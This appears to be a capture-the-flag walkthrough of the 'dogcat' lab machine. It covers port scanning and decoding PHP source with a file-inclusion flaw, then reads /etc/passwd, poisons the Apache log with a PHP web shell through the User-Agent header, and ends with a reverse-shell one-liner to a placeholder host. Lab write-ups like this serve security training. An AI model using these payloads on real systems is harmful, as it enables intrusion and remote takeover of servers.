Dogcat


```
ping dogcat.thm
```

```
rustscan -r 1-65535 -a dogcat.thm -- -A -oN portscan
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCeKBugyQF6HXEU3mbcoDHQrassdoNtJToZ9jaNj4Sj9MrWISOmr0qkxNx2sHPxz89dR0i
Iac6nYk8jtkS2hg+vAx+7+5i4fiaLovQSYLd1R2Mu0DLnUIP7jJ1645aqYMnXxp/bi30SpJCchHeMx7zsBJpAMfpY9SYyz4jcgCGhEygvZ0jW
wn3H
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBouHlbsFayrqWaldHlTkZkkyVCu3jXPO1l
|   256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfp73VYZTWg6dtrDGS/d5NoJjoc4q0Fi0Gsg3Dl+M3I
80/tcp open  http    syn-ack ttl 59 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
```

On this machine 2 ports are open as **22, 80**


On port **80**




When we click on **A dog** or **A cat** buttton some random pictures are shown




When we try to get LFI it shows an error



After searching on google we got some solutions





It will wrap a anything come from dog in the **base64** encoding

After decoding we got this

It will randomly select value from 1 to 10 using rand fucntion and display a dog image

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/dogcat]
└─# echo "PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0K" | base64 -d
<img src="dogs/<?php echo rand(1, 10); ?>.jpg" />
```


Now try to read **index** file


```
┌──(root㉿Hindutva)-[~/Desktop/ctf/dogcat]
└─# echo "PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3MiPgo8L2hlYWQ+Cgo8YmKICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPGk+YSBnYWxsZXJ5IG9mIHZhcmlvdXMgZG9ncyBvciBjYXRzPC9pPgoKICAgIDxkaXY+CiAgICAgICAgPGgyPldoYXQgd291bGQgeW91IGxpa2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWRvZyI+PGJ1dHRvbiBpZD0iZG9nIj5BIGRvZzwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iLz92aWV3PWNhdCI+PGJ1dHRvbiBpZD0iY2F0Ij5BIGNhdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAgICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KICAgICAgICAgICAgJGV4dCA9IGlzc2V0KCRfR0VUWyJleHQiXSkgPyAkX0dFVFsiZXh0Il0gOiAnLnBocCc7CiAgICAgICAgICAgIGlmKGlzc2V0KCRfR0VUWyd2aWV3J10pKSB7CiAgICAgICAgICAgICAgICBpZihjb250YWluc1N0cigkX0dFVFsndmlldyddLCAnZG9nJykgfHwgY29udGFpbnNTdHIoJF9HRVRbJ3ZpZXcnXSwgJ2NhdCcpKSB7CiAgICAgICAgICAgICAgICAgICAgZWNobyAnSGVyZSB5b3UgZ28hJzsKICAgICAgICAgICAgICAgICAgICBpbmNsdWRlICRfR0VUWyd2aWV3J10gLiAkZXh0OwogICAgICAgICAgICAgICAgfSBlbHNlIHsKICAgICAgICAgICAgICAgICAgICBlY2hvICdTb3JyeSwgb25seSBkb2dzIG9yIGNhdHMgYXJlIGFsbG93ZWQuJzsKICAgICAgICAgICAgICAgIH0KICAgICAgICAgICAgfQogICAgICAgID8+CiAgICA8L2Rpdj4KPC9ib2R5Pgo8L2h0bWw+Cg==" | base64 -d
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
```

In this code we see that if user don't provide **ext** variable then system will automatically append **.php**


```
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
```

Succesfully get the content of **/etc/passwd**




We know that site is running on **Apache** server

Now try to get **/var/log/apache2/access.log** file for **Apache log poisoning through LFI**




We know that after command is execute on the log file it can also append our **User-Agent**



Now for executing command on the system add below code in **User-Agent** value


```
<?php system($_GET['test']); ?>
```




```
php -r '$sock=fsockopen("YOUR_IP",1234);exec("bash <&3 >&3 2>&3");'
